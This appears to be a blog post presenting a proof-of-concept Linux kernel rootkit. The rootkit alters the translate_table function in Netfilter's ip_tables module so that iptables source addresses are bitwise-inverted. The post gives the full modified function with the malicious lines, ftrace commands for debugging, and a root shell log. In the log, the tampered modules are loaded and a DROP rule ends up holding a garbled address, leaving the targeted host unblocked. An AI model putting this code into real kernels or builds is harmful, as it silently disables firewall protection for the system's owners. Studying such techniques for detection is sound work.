Garbling Netfilter ipv4

acmpxyz.com/garbling_netfilter_ipv4.html

Acknowledgments. I want to thank José Luis Briz, Darío Suárez, Marcos, Isak Edo, Juanjo Gómez and David Abián for feedback.

Security is important at both the application and operating system level. If an eavesdropper gets to hack the machine, her or his next move will be to perform a privilege rampage. The eavesdropper may change kernel modules if she or he is root.
Proposed attack modifies ip_tables Linux kernel module which belongs to Netfilter framework. The kernel version is 4.14. This module is a key component to filter ipv4 packets and its main goal is to change the source address which user wants to filter. In this way a malicious IP will not be added to in system firewall. First, we need to explain some Netfilter architecture basics (Russell et al. and Engelhardt et al.). Netfilter framework has tables to filter network packets, one of them is `FILTER` table. This table only filters packets not modify them. To filter ipv4 packets and create `FILTER` table, we need to insert 3 kernel modules because there is a dependency on each other. The order is as follows:

- x_tables `[&ltksrc&gt/net/netfilter/x_tables.c]` - do generic table filter protocol independent (ipv4, ipv6, arp, eb).
- ip_tables `[&ltksrc&gt/ipv4/netfilter/ip_tables.c]` - create ipv4 rules in `FILTER` table. These rules are introduced by iptables userland command.
- iptable_filter `[&ltksrc&gt/net/ipv4/netfilter/iptable_filter.c]` - initialize the jump `ip_tables` function to allocate memory and register table. In addition, initialize `LOCAL_IN` , `LOCAL_OUT` and `FORWARD` hooks needed to filter ipv4 packets.

Dependency is showed in Figure 1.



Fig.1 - `x_tables` , `ip_tables` and `iptable_filter` dependency

Rootkit applies `NOT` bitwise operation to source address. So the attack destroys all ipv4 machine filter. The key in this rootkit is change the IP when it copies from user memory to `FILTER` table. To discover where the problem is, root user needs to know Netfilter architecture and debug `ip_tables.c` module. Ftrace is useful to debug kernel events, in particular `kmalloc` events. Ftrace is a programmable internal tracer (or debugger) designed to help kernel developers to find what is going on inside the kernel. The debug directory is `/sys/kernel/debug/tracing` . Check kernel documentation for more info.

With `kmalloc` events we can see the stacktrace that generates rule creation in `FILTER` table. An example is as follows:

```
# tracer: nop
#
#                              _-----=> irqs-off
#                             / _----=> need-resched
#                            | / _---=> hardirq/softirq
#                            || / _--=> preempt-depth
#                            ||| /     delay
#           TASK-PID   CPU#  ||||    TIMESTAMP  FUNCTION
#              | |       |   ||||       |         |
...
        iptables-1291  [000] ....   282.429573: kmalloc: \
           call_site=ffff000000b69c08 ptr=ffff80001bf0ec80 \
           bytes_req=40 bytes_alloc=128 gfp_flags=GFP_KERNEL|__GFP_ZERO
        iptables-1291  [000] ....   282.429577: &ltstack trace&gt
  => __do_replace+0xe4/0x250 [ip_tables] &ltffff000000b7ae84&gt
  => do_ipt_set_ctl+0x1ac/0x248 [ip_tables] &ltffff000000b7cfa4&gt
  => nf_setsockopt+0x64/0x88 &ltffff000008a5d924&gt
  => ip_setsockopt+0x7c/0xa8 &ltffff000008a6c064&gt
  => raw_setsockopt+0x70/0xb0 &ltffff000008a93610&gt
  => sock_common_setsockopt+0x54/0x68 &ltffff000008a01f84&gt
  => SyS_setsockopt+0x74/0xd0 &ltffff000008a010d4&gt
  => el0_svc_naked+0x34/0x38 &ltffff000008083ac0&gt
```

To enable `kmalloc` events, please execute (with rootly powers):

```
$> echo 1 > /sys/kernel/debug/tracing/events/kmem/kmalloc/enable
```

If you want to see functions with offset and addresses execute:

```
$> echo stacktrace > /sys/kernel/debug/tracing/trace_options
$> echo sym-offset > /sys/kernel/debug/tracing/trace_options
$> echo sym-addr > /sys/kernel/debug/tracing/trace_options
```

Rootkit implementation is in `translate_table` function. Note that `do_ipt_set_ctl` and `__do_replace` are in `ip_tables.c` (like `translate_table` function). Modified data

struct is ipt_entry. This struct defines firewall rules and ipt_ip field defines IP address. In turn, it contains source and destination address in in_addr struct. So that's why we can change both, but in this proof of concept we are garbling source address.
Rootkit code is between lines 741-746.

```
/* Checks and translates the user-supplied table segment (held in
   newinfo) */
static int
translate_table(struct net *net, struct xt_table_info *newinfo, void *entry0,
        const struct ipt_replace *repl)
{
    struct xt_percpu_counter_alloc_state alloc_state = { 0 };
    struct ipt_entry *iter;
    unsigned int *offsets;
    unsigned int i;
    int ret = 0;

    newinfo->size = repl->size;
    newinfo->number = repl->num_entries;

    /* Init all hooks to impossible value. */
    for (i = 0; i < NF_INET_NUMHOOKS; i++) {
        newinfo->hook_entry[i] = 0xFFFFFFFF;
        newinfo->underflow[i] = 0xFFFFFFFF;
    }

    offsets = xt_alloc_entry_offsets(newinfo->number);
    if (!offsets)
        return -ENOMEM;
    i = 0;
    /* Walk through entries, checking offsets. */
    xt_entry_foreach(iter, entry0, newinfo->size) {
        ret = check_entry_size_and_hooks(iter, newinfo, entry0,
                         entry0 + repl->size,
                         repl->hook_entry,
                         repl->underflow,
                         repl->valid_hooks);
        if (ret != 0)
            goto out_free;
        if (i < repl->num_entries)
            offsets[i] = (void *)iter - entry0;
        ++i;
        if (strcmp(ipt_get_target(iter)->u.user.name,
            XT_ERROR_TARGET) == 0)
            ++newinfo->stacksize;
    }

    ret = -EINVAL;
    if (i != repl->num_entries)
        goto out_free;

    /* Check hooks all assigned */
    for (i = 0; i < NF_INET_NUMHOOKS; i++) {
        /* Only hooks which are valid */
        if (!(repl->valid_hooks & (1 << i)))
            continue;
```

```
        if (newinfo->hook_entry[i] == 0xFFFFFFFF)
            goto out_free;
        if (newinfo->underflow[i] == 0xFFFFFFFF)
            goto out_free;
    }

    if (!mark_source_chains(newinfo, repl->valid_hooks, entry0, offsets)) {
        ret = -ELOOP;
        goto out_free;
    }
    kvfree(offsets);

    /* Finally, each sanity check must pass */
    i = 0;
    xt_entry_foreach(iter, entry0, newinfo->size) {
        ret = find_check_entry(iter, net, repl->name, repl->size,
                               &alloc_state);

        if (((iter->ip.src.s_addr >> 24U) & 255) != 0 &&
            ((iter->ip.src.s_addr >> 16U) & 255) != 0 &&
            ((iter->ip.src.s_addr >> 8U) & 255) != 0 &&
             (iter->ip.src.s_addr & 255) != 0) {
            iter->ip.src.s_addr = ~iter->ip.src.s_addr;
        }

        if (ret != 0)
            break;
        ++i;
    }

    if (ret != 0) {
        xt_entry_foreach(iter, entry0, newinfo->size) {
            if (i-- == 0)
                break;
            cleanup_entry(iter, net);
        }
        return ret;
    }

    return ret;
 out_free:
    kvfree(offsets);
    return ret;
}
```

This function sanitizes the memory which has been in `entry0` pointer. This pointer

contains iptables command fields rule that a user created in userland.
Finally, Figure 2 shows rootkit attack.

```
bash-4.3# id
uid=0(root) gid=0 groups=0
bash-4.3# lsmod
Module                  Size  Used by
bash-4.3# insmod /virt/modules/bad_x_tables.ko
bash-4.3# insmod /virt/modules/bad_ip_tables.ko
[   11.417507] ip_tables: (C) 2000-2006 Netfilter Core Team
bash-4.3# insmod /virt/modules/bad_iptable_filter.ko
bash-4.3# lsmod
Module                  Size  Used by
iptable_filter         16384  0
ip_tables              28672  1 iptable_filter
x_tables               45056  2 iptable_filter,ip_tables
bash-4.3# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:15:15:15:15:15
          inet addr:192.168.33.15  Bcast:192.168.33.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1180 (1.1 KiB)  TX bytes:590 (590.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

bash-4.3# iptables -A INPUT -s 192.168.33.15 -j DROP
bash-4.3# iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  63.87.222.240        0.0.0.0/0

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
bash-4.3# ping 192.168.33.15
PING 192.168.33.15 (192.168.33.15) 56(84) bytes of data.
64 bytes from 192.168.33.15: icmp_seq=1 ttl=64 time=0.182 ms
64 bytes from 192.168.33.15: icmp_seq=2 ttl=64 time=0.117 ms
64 bytes from 192.168.33.15: icmp_seq=3 ttl=64 time=0.117 ms
^C
--- 192.168.33.15 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
```

Fig.2 - PoC screenshot